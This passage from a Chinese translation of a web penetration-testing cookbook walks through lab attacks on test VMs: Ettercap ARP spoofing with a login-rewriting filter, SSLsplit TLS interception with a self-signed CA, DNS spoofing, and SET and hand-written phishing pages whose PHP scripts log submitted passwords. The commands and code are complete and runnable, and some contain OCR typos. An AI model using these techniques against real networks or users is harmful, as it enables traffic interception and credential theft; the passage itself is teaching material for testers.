
2. 在 Wireshark 中的 `info` 区域中，查找来自 `192.168.56.101` 到 `192.168.56.102` ，带有 POST `/dvwa/login.php` 的 HTTP 封包。



如果我们浏览所有捕获的封包，我们会看到一个封包对应授权，并会看到我们可以以纯文本获得用户名和密码。

> 使用过滤器
>
> 我们可以在 Wireshark 中使用过滤器来只展示我们感兴趣的封包。例如，为了只查看 登录页面的 HTTP 请求，我们可以使用： `http. request.uri contains "login"` 。

如果我们查看 Ettercap 的窗口，我们也能看到用户名和密码，像这样：



> 通过捕获客户端和服务端之间的流量，攻击者能够提取和利用所有类型的敏感信息，例如用户名、密码、会话 Cookie、账户号码、信用卡号码、私人邮件，以及其它。

工作原理

Wireshark 监听每个我们选择监听的接口上的封包，并在它的界面中显示。我们可以选择监听多个接口。

当我们首先启动嗅探的时候，我们了解了 ARP 欺骗如何工作。它发送大量 ARP 封包给客户端和服务端，以便防止它们的地址解析表（ARP 表）从正当的主机获得正确的值。

最后，当我们向服务器发送请求时，我们看到了 Wireshark 如何捕获所有包含在请求中的信息，包含协议、来源和目的地 IP。更重要的是，它包含了由客户端发送的数据，其中包含管理员密码。

另见

研究 Wireshark 数据有一些无聊，所以了解如何在捕获封包时使用显示过滤器非常重要。你可以访问下列站点来了解更多信息。

- https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayFilterSection.html
- https://wiki.wireshark.org/DisplayFilters

使用 Wireshark，你可以通过捕获过滤器来选择捕获哪种数据。这是非常实用的特性，尤其是执行 MITM攻击时生成大量流量的时候。你可以从下列站点中阅读更多信息。

- https://www.wireshark.org/docs/wsug_html_chunked/ChCapCaptureFilterSection.html
- https://wiki.wireshark.org/CaptureFilters

8.3 修改服务端和客户端之间的数据

在执行 MITM 攻击时，我们不仅仅能够监听在受害者系统之间发送的任何数据，也能够修改请求和响应，因而按照我们的意图调整它们的行为。

这个秘籍中，我们会使用 Ettercap 过滤器来检测封包是否包含我们感兴趣的信息，并触发改变后的操作。

准备

在开始之前我们需要让 MITM 工作。

操作步骤

1. 我们的第一步是创建过滤器文件。将下列代码保存到文本文件中（我们命名为 `regex-replace-filter.filter` ）：

```
# If the packet goes to vulnerable_vm on TCP port 80 (HTTP)
if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
    # if the packet's data contains a login page
    if (search(DATA.data, "POST")){
        msg("POST request");
        if (search(DATA.data, "login.php") ){
            msg("Call to login page");
            # Will change content's length to prevent server from failing

            pcre_regex(DATA.data, "Content-Length\:\ [0-9]*","Content-Length: 41")
;
            msg("Content Length modified");
            # will replace any username by "admin" using a regular expression

            if (pcre_regex(DATA.data, "username=[a-zAZ]*&","username=admin&"))
{
                msg("DATA modified\n");
            }
            msg("Filter Ran.\n");
        }
    }
}
```

> `#` 符号使注释。这个语法非常类似于 C，除了注释和一些不同。

2. 下面我们需要为 Ettercap 编译过滤器来使用它。从终端中，执行下列命令。

```
etterfilter -o regex-replace-filter.ef regex-replace-filter.filter
```

```
root@kali:~# etterfilter -d -o regex-replace-filter.ef regex-replace-filter.filter

etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team


 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'regex-replace-filter.filter'
??&?.## done.

 Unfolding the meta-tree +#??+#?+ done.

 Converting labels to real offsets --- done.

 Writing output to 'regex-replace-filter.ef' @@@?;?;.;.!! done.

 -> Script encoded into 8 instructions.
```

3. 现在，从 Ettercap 的菜单中，选择 `Filters | Load a filter` ，后面是 `regexreplace-filter.ef` ，并点击 `Open` 。

   我们会看到 Ettercap 的日志窗口中出现新的条目，表明新的过滤器已经加载了。

   ![](img/8-3-2.jpg

4. 在客户端中，浏览 `http://192.168.56.102/dvwa/` 并使用密码 `admin` 登陆任意用户，例如： `inexistentuser: admin` 。



用户现在登陆为管理员，并且攻击者拥有了对两个用户都生效的密码。)

5. 如果我们检查 Ettercap 的日志，我们可以看到我们编写在代码中的消息会出现在这里，像这样：

```
Content filters loaded from /root/regex-replace-filter.ef...
HTTP : 192.168.56.102:80 -> USER: inexistentuser  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=inexistentuser&password=admin&Login=Login

POST request
Call to login page
Content Length modified
DATA modified

Filter Ran.
```

工作原理

ARP 欺骗攻击是更加复杂的攻击的开始。这个秘籍中，我们使用了 Ettercap 的封包过滤功能来识别带有特定内容的封包，并修改它来强制让用户以管理员登录应用。这也可以从服务端到客户端来完成，可以用来通过展示一些伪造信息来欺骗用户。

我们的第一步是创建过滤脚本，它首先检查被分析的封包是否含有我们打算改变的信息，像这样：

```
if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
```

如果目标 IP 是 vulnerable_vm之一，且 TCP 端口是 80（默认 HTTP 端口号），它就是发往我们打算拦截的服务器的请求。

```
if (search(DATA.data, "POST")){
    msg("POST request");
    if (search(DATA.data, "login.php") ){
```

如果请求使用 POST 方法，且去往 `login.php` 页面，它就是登录尝试，因为这是我们的目标应用接收登录尝试的方式。

```
pcre_regex(DATA.data, "Content-Length\:\ [0-9]*","Content-Length: 41");
```

我们使用正则表达式来获取请求中的`Content-Length`参数，并将它的值改为 41，这是我们发送带有`admin/admin`凭证的登录封包的长度。

```
if (pcre_regex(DATA.data, "username=[a-zA-Z]*&","username=admin&")){
    msg("DATA modified\n");
}
```

同样，使用正则表达式，我们在请求中查找用户名称值，并将它替换为`admin`。

消息（`msg`）仅仅用于跟踪和调试目的，可以被从脚本中忽略。

在编写完脚本之后，我们使用 Ettercap 的 etterfilter 编译他，以便执行它。之后，我们在 Ettercap 中加载它，然后等待客户端连接。

8.4 发起 SSL MITM 攻击

如果我们使用我们目前的方法嗅探 HTTPS 会话，我们不能从中得到很多信息，因为所有通信都是加密的。

为了拦截、读取和修改 SSL 和 TLS 的连接，我们需要做一系列准备步骤，来建立我们的 SSL 代理。SSLsplit 的仿作方式是使用两个证书，一个用于告诉服务器这是客户端，以便它可以接收和解密服务器的响应，另一个告诉客户端这是服务器。对于第二个证书，如果我们打算代替一个拥有自己的域名的网站，并且它的证书由认证中心（CA）签发，我们就需要让 CA 为我们签发根证书，但因为我们是攻击者，我们就需要自己来做。

这个秘籍中，我们会配置我们自己的 CA，以及一些 IP 转发规则来执行 SSL 中间人攻击。

操作步骤

1. 首先，我们打算在 Kali 上创建 CA 私钥，所以在 root 终端中键入下列命令：

   ```
   openssl genrsa -out certaauth.key 4096
   ```

2. 现在让我们创建一个使用这个密钥签名的证书：

   ```
   openssl req -new -x509 -days 365 -key certauth.key -out ca.crt
   ```

3. 填充所需信息（或者仅仅对每个字段按下回车）。

4. 下面，我们需要开启 IP 转发来开启系统的路由功能（将目标不是本地主机的 IP 包转发到网关）：

```
echo 1 > /proc/sys/net/ipv4/ip_forwar
```

5. 现在我们打算配置一些会泽来防止转发任何东西。首先，让我们检查我们的 iptables 的 `nat` 表中是否有任何东西：

```
iptables -t nat -L
```

```
root@kali:~# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
PREROUTING_direct  all  --  anywhere             anywhere
PREROUTING_ZONES_SOURCE  all  --  anywhere             anywhere
PREROUTING_ZONES  all  --  anywhere             anywhere

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
OUTPUT_direct  all  --  anywhere             anywhere

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
POSTROUTING_direct  all  --  anywhere             anywhere
POSTROUTING_ZONES_SOURCE  all  --  anywhere             anywhere
POSTROUTING_ZONES  all  --  anywhere             anywhere

Chain OUTPUT_direct (1 references)
target     prot opt source               destination

Chain POSTROUTING_ZONES (1 references)
target     prot opt source               destination
POST_public  all  --  anywhere             anywhere            [goto]
POST_public  all  --  anywhere             anywhere            [goto]
POST_public  all  --  anywhere             anywhere            [goto]
```

6. 如果有东西，你可能打算备份一下，因为我们会刷新它们，如下：

```
iptables -t nat -L > iptables.nat.bkp.txt
```

7. 现在让我们刷新整个表。

```
iptables -t nat -F
```

8. 之后我们建立 PREROUTING 规则：

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --toports 8080
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --toports 8443
```

现在我们已经准备好嗅探加密连接。

工作原理

这个秘籍中，我们配置了 Kali 主机来充当 CA，这意味着它可以校验 SSLsplit 使用的证书。在前两步中，我们仅仅创建了私钥，和使用私钥签名的证书。

下面，我们建立了端口转发规则。我们首先开启了转发选项，之后创建了 iptables 规则来将 80 端口的请求转发到 443（HTTP 到 HTTPS）。这是为了重定向请求。我们的 MITM 攻击会拦截 SSLsplit，便于它使用一个证书来解密收到的消息、处理它，使用另一个证书加密并发送到目的地。

另见

你应该了解更多加密证书以及 SSL 和 TLS 协议，还有 SSLsplit，可以访问这里：

- https://en.wikipedia.org/wiki/Public_key_certificate
- https://www.roe.ch/SSLsplit
- https://en.wikipedia.org/wiki/Iptables
- `man iptables`

8.5 使用 SSLsplit 获得 SSL 数据

在之前的密集中，我们准备了环境来攻击 SSL/TLS 连接。而这个秘籍中，我们会使用 SSLsplit 来完成 MITM 攻击并从加密连接中提取信息。

准备

我们需要在开始秘籍之前执行 ARP 欺骗攻击，并成功完成了上一个秘籍。

操作步骤

1. 首先，我们需要创建目录，其中 SSLsplit 在里面存放日志。打开终端并创建两个目录，像这样：

    ```
    mkdir /tmp/sslsplit
    mkdir /tmp/sslsplit/logdir
    ```


2. 现在，让我们启动 SSLSplit：

    ```
    sslsplit -D -l connections.log -j /tmp/sslsplit -S logdir -k certauth.key -c ca.cr
    t ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
    ```

```
root@kali:~# sslsplit -D -l connections.log -j /tmp/sslsplit -S logdir -k certauth.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
Generated RSA key for leaf certs.
SSLsplit  (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter:  IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1k 8 Jan 2015 (100010bf)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEGOTIATION SSL_OP_DONT_INSERT_EM
compiled against libevent 2.0.19-stable
rtlinked against libevent 2.0.21-stable
8 CPU cores detected
proxyspecs:
- [0.0.0.0]:8080 tcp plain netfilter
- [0.0.0.0]:8443 ssl plain netfilter
Loaded CA: '/C=AU/ST=Some-State/O=Web PT CookBook CA/OU=CA/CN=Web PT CookBook CA'
Using libevent backend 'epoll'
Event base supports: edge yes, O(1) yes, anyfd no
Inserted events:
  0x1c7ae70 [fd 7] Read Persist
  0x1c7b7e0 [fd 8] Read Persist
  0x1c7b280 [fd 9] Read Persist
```

3. 现在，SSLSplit 正在运行，Windows 客户端和 vulnerable_vm 之间存在 MITM，来到客户端并访问 `https://192.168.56.102/dvwa/` 。

4. 浏览器会要求确认，因为我们的 CA 和证书并不是被任何浏览器官方承认的。设置例外并继续。



5. 现在登录 DVWA ，使用管理员用户和密码。

6. 让我们看看 SSLSplit 中发生了什么。打开新的终端并检查日志内容，在我们为 SSLSplit 创建的目录中：

```
ls /tmp/sslsplit/logdir/
cat /tmp/sslsplit/logdir/*
```

```
Accept: image/jpeg, application/x-ms-application, image/gif, application
Referer: https://192.168.56.102/dvwa/login.php
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.56.102
Content-Length: 41
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: security=low; PHPSESSID=m8851in96p3aag9islani1o7u4

username=admin&password=admin&Login=LoginHTTP/1.1 302 Found
Date: Mon, 16 Nov 2015 23:29:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with
```

现在，即使 Ettercap 和 Wireshark 只能看到加密数据，我么也可以以纯文本在 SSLSplit 中查看通信。

工作原理

这个秘籍中，我们继续 SSL 连接上的攻击。在第一步中，我们创建了目录，其中 SSLSplit 会将捕获到的信息存在里面。

第二部就是使用下列命令执行 SSLSplit：

- `-D`：这是在前台运行 SSLSplit，并不是守护进程，并带有详细的输出。
- `-l connections.log`：这将每个连接的记录保存到当前目录的 `connections.log` 中。
- `-j /tmp/sslsplit`：这用于建立 `jail directory` 目录，`/tmp/sslsplit` 会作为 root（`chroot`）包含 SSLSplit 的环境。
- `-S logdir`：这用于告诉 SSLSplit 将内容日志（所有请求和响应）保存到 `logdir`（在 jail 目录中），并将数据保存到单独的文件中。
- `-k` 和 `-c`：这用于指明和充当 CA 时，SSLSplit 所使用的私钥和证书。
- `ssl 0.0.0.0 8443`：这告诉 SSLSplit 在哪里监听 HTTPS（或者其它加密协议）连接。要记住这是我们在上一章中使用 iptables 从 443 转发的接口。
- `tcp 0.0.0.0 8080`：这告诉 SSLSplit 在哪里监听 HTTP 连接。要记住这是我们在上一章中使用 iptables 从 80 转发的接口。

在执行这些命令之后，我们等待客户端浏览器服务器的 HTTPS 页面并提交数据，之后我们检查日志文件来发现未加密的信息。

8.6 执行 DNS 欺骗并重定向流量

DNS 欺骗是一种攻击，其中执行 MITM 攻击的攻击者使用它来修改响应受害者的 DNS 服务器中的名称解析，发送给他们恶意页面，而不是他们请求的页面，但仍然使用有效名称。

这个秘籍中，我们会使用 Ettercap 来执行 DNS 欺骗攻击，并在受害者打算浏览别的网站时，使其浏览我们的网站。

准备

对于这个秘籍，我们需要使用我们的 WIndows 客户端虚拟机，但是这次网络识别器桥接到 DNS 解析中。这个秘籍中它的 IP 地址为 192.168.71.14。

攻击者的机器是我们的 Kali 主机，IP 为 192.168.71.8。它也需要运行 Apache 服务器，并拥有 `index.html` 演示页面，我们会包含下列东西：

```
<h1>Spoofed SITE</h1>
```

操作步骤

1. 假设我们已经启动了 Apache 服务器，并正确配置了伪造页面，让我们编辑 `/etc/ettercap/etter.dns` ，使它仅仅包含下面这一行：

    ```
    * A 192.168.71.8
    ```

    我们仅仅设置一条规则：所有 A 记录（地址记录）都解析到 `192.168.71.8` ，这是我们 Kali 的地址。我们可以设置其他条目，但是我们打算在这里避免干扰。

2. 这次，我们从命令行运行 Ettercap。打开 root 终端并键入下列命令：

    ```
    ettercap -i wlan0 -T -P dns_spoof -M arp /192.168.71.14///
    ```

    它会以文本模式运行 Ettercap，并开启 DNS 欺骗插件来执行 ARP 欺骗攻击，目标仅仅设置为 `192.168.71.14` 。

```
gil@kali:~$ sudo ettercap -i wlan0 -T -P dns_spoof -M arp /192.168.71.14///

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team


Listening on:
 wlan0 -> 90:00:4E:04:33:9B
          192.168.71.8/255.255.255.0
          fe80::9200:4eff:fe04:339b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/wlan0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
```

3. 启动攻击之后，我们来到客户端主机，并尝试通过网站自己的域名来浏览网站，例如，`www.yahoo.com`，像这样：



要注意，现在地址和标签栏显示原始站点的名称，但是内容来自不同的地方。

4. 我们也可以尝试使用 `nslookup` 执行地址解析，像这样：

```
C:\Users\IEUser>nslookup www.microsoft.com
Server:  UnKnown
Address:  192.168.71.1

Name:    e10088.dspb.akamaiedge.net
Addresses:  2001:428:2004:192::2768
          2001:428:2004:182::2768
          192.168.71.8
Aliases:  www.microsoft.com
          toggle.www.ms.akadns.net
          www.microsoft.com-c.edgekey.net
          www.microsoft.com-c.edgekey.net.globalredir.akadns.net

C:\Users\IEUser>nslookup www.yahoo.com
Server:  UnKnown
Address:  192.168.71.1

Name:    fd-fp3.wg1.b.yahoo.com
Addresses:  2001:4998:44:204::a7
          2001:4998:58:c02::a9
          192.168.71.8
Aliases:  www.yahoo.com
```

工作原理

这个秘籍中，我们看到如何使用中间人攻击来强制用户浏览某个页面，他们甚至相信自己在其它站点上。

在第一步中，我们修改了 Ettercap 的名称解析文件，让它将所有请求的名称重定向到我们的 Kali 主机。

之后，我们以下列参数运行 Ettercap：`-i wlan0 -T -P dns_spoof -M arp /192.168.71.14///`。

- `-i wlan0`：要技术我们需要客户端进行 DNS 解析，所以我们需要让它连接到桥接的适配器，并到达我们的 Kali 主机，所以我们将嗅探接口设为 `wlan0`（攻击者计算机上的无线网卡）。
- `-T`：使用纯文本界面。
- `-P dns_spoof`：启动 DNS 欺骗插件。
- `-M arp`：执行 ARP 欺骗攻击。
- `/192.168.71.14///`：这是我们在命令行中对 Ettercap 设置目标的方式：`MAC/ip_address/port`。其中 `//` 表示任何对应 IP 192.168.71.14（客户端）任何端口的 MAC 地址。

最后，我们确认了攻击能够正常工作。

另见

也有另一个非常实用的用于这些类型攻击的工具，叫做 dnsspoof。你应该下载下来并加入工具库：

```
man dnsspoof
```

http://www.monkey.org/~dugsong/dsniff/

另一个值得提及的工具是中间人攻击框架：MITMf。它包含内建的 ARP 毒化、DNS 欺骗、WPAD 代理服务器，以及其它攻击类型的功能。

```
mitmf --help
```

第九章 客户端攻击和社会工程

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

简介

我们目前所见的大部分技巧都尝试利用服务端的漏洞或设计缺陷，并访问它来从数据库中提取信息。有另外一种攻击，使用服务器来利用用户软件上的漏洞，或者尝试欺骗用户来做一些他们通常情况下不会做的事情，以便获得用户拥有的信息。这些攻击就叫做客户端攻击。

这一章中，我们会复查一些由攻击者使用，用于从客户端获得信息的技巧，通过社会工程、欺骗或利用软件漏洞。

虽然它并不和 Web 应用渗透测试特定相关，我们会涉及它们，因为大多数都是基于 web 的，并且都是非常常见的场景，其中我们在攻击客户端时，能够访问应用和服务器。所以，了解攻击者如何执行这类攻击，对于渗透测试者来说非常重要。

9.1 使用 SET 创建密码收集器

社会工程攻击可能被认为是客户端攻击的特殊形式。在这种攻击中，攻击者需要说服用户，相信攻击者是可信任的副本，并且有权接收用户拥有的一些信息。

SET 或社会工程工具包（`https://www.trustedsec.com/social-engineertoolkit/`）是一套工具，为执行针对人性的攻击而设计。这类攻击，包括网络钓鱼、邮件群发、SMS、伪造无线接入点、恶意网站、感染性媒体，以及其它。

这个秘籍中，我们会使用 SET 来创建密码收集器网页，并看看它如何工作，以及攻击者如何使用它来盗取用户密码。

操作步骤

1. 在 root 终端中输入下列命令：

    ```
    setoolkit
    ```

```
  The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

2. 在 `set>` 提示符中输入 `1` （ `Social-Engineering Attacks` ）并按下回车。

3. 现在选择 `Website Attack Vectors` （选项 `2` ）。

4. 从下面的菜单中，我们选择 `Credential Harvester Attack Method` （选项 `3` ）。

5. 选择 `Site Cloner` （选项 `2` ）。

6. 它会询问 `IP address for the POST back in Harvester/Tabnabbing` 。它的意思是收集到的证书打算发送到哪个 IP。这里，我们输入 Kali 主机在 `vboxnet0` 中的 IP `192.168.56.1` 。

7. 下面，压脚询问要克隆的 URL，我们会从 vulnerable_vm 中克隆 Peruggia 的登录表单。输入 `http://192.168.56.102/peruggia/index. php?action=login` 。

8. 现在会开始克隆，之后你会被询问是否 SET 要开启 Apache 服务器，让我们这次选择 `Yes` ，输入 `y` 并按下回车。

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.56.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/bodgeit/login.jsp

[*] Cloning the website: http://192.168.56.102/bodgeit/login.jsp
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
```

9. 再次按下回车。

10. 让我们测试一下页面，访问 `http://192.168.56.1/` 。



现在我们拥有原始登录页面的一份精确副本。

11. 现在在里面输入一些用户名和密码，并点击 `Login` 。我们要尝试 `harvester/test` 。

12. 你会看到页面重定向到了原始的登录页面。现在，来到终端并输入收集器文件保存的目录，默认为 Kali 中的 `/var/www/ html` ：

```
cd /var/www/html
```

13. 这里应该有名称为 `harvester_{date and time}.txt` 的文件。

14. 显示它的内容，我们会看到所有捕获的信息：

```
cat harvester_2015-11-22 23:16:24.182192.txt
```

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# cat harvester_2015-11-22\ 23\:16\:24.182192.txt
Array
(
    [username] => harvester
    [password] => test
)
root@kali:/var/www/html# 
```

这就结束了，我们仅仅需要将连接发送给我们的目标，并让他们访问我们的伪造登录页面，来收集它们的密码。

工作原理

SET 在克隆站点的时候会创建三个文件：首先是 `index.html` ，这是原始页面的副本，并包含登录表单。如果我们查看 SET 在我们的 Kali 中的 `/var/www/html` 创建的 `index.html` 的代码，我们会发现下面的代码：

```
<form action="http://192.168.56.1/post.php" method=post>
<br>
Username: <input type=text name=username><br>
Password: <input type=password name=password><br>
<br><input type=submit value=Login><br>
</form>
```

这里我们可以看到用户名和密码都发给了 192.168.56.1 （我们的 Kali 主机）的 `post.php` ，这是 SET 创建的第二个文件。这个文件所做的所有事情就是读取 POST 请求的内容并将它们写入 `harvester_{date and time}.txt` 文件。 SET 所创建的第三个文件储存由用户提交的信息。在向文件中写入数据之后， `<meta>` 标签重定向到原始的登录页面，所以用户会认为他们输入了一些不正确的用户名或密码：

```
<?php
$file = 'harvester_2015-11-22 23:16:24.182192.txt';
file_put_contents($file, print_r($_POST, true), FILE_APPEND);
?>
<meta http-equiv="refresh" content="0;
url=http://192.168.56.102/peruggia/index.php?action=login"
/>
```

9.2 使用之前保存的页面来创建钓鱼网站

在之前的秘籍中，我们使用了 SET 来复制网站并使用它来收集密码。有时候，仅仅复制登录页面不会对高级用户生效，在正确输入密码并再次重定向登录页面时，它们可能会产生怀疑，或者会试着浏览页面中的其它链接。我们这样就会失去它们，因为它们会离开我们的页面而来到原始站点。

这个秘籍中，我们会使用我们在第三章“为 Wget 离线分析下载页面”秘籍中复制的页面，来构建更加详细的钓鱼网站，因为它几乎含有所有导航，并且会在捕获证书之后登陆原始站点。

准备

我们需要保存 Web 页面，遵循第三章“为 Wget 离线分析下载页面”秘籍。简单来说，可以通过下列命令来完成：

```
wget -r -P bodgeit_offline/ http://192.168.56.102/bodgeit/
```

之后，离线页面会储存在 `bodgeit_offline` 目录中。

操作步骤

1. 第一步是将下载的站点复制到 Kali 中 APache 的根目录。在 root 终端中：

```
cp -r bodgeit_offline/192.168.56.102/bodgeit /var/www/html/
```

2. 之后我们启动 Apache 服务：

```
service apache2 start
```

3. 下面，我们需要更新我们的登录页面，使它重定向我们收集密码的脚本。打开 `bodgeit` 目录（`/ var/www/html/bodgeit`）中的 `login.jsp` 文件，并寻找下面的代码：

```
<h3>Login</h3>
Please enter your credentials: <br/><br/>
<form method="POST">
```

4. 现在，在表单标签中添加 `action` 来调用 `post.php` ：

```
<form method="POST" action="post.php">
```

5. 我们需要在 `login.jsp` 的相同目录下创建该文件，创建 `post.php` ，带有下列代码：

```
<?php
$file = 'passwords_C00kb00k.txt';
file_put_contents($file, print_r($_POST, true), FILE_APPEND);
$username=$_POST["username"];
$password=$_POST["password"];
$submit="Login"; ?>
<body onload="frm1.submit.click()">
<form name="frm1" id="frm1" method="POST"
action="http://192.168.56.102/bodgeit/login.jsp">
<input type="hidden" value="<?php echo $username;?>" name ="username">
<input type="hidden" value="<?php echo $password;?>" name ="password">
<input type="submit" value="<?php echo $submit;?>" name ="submit">
</form>
</body>
```

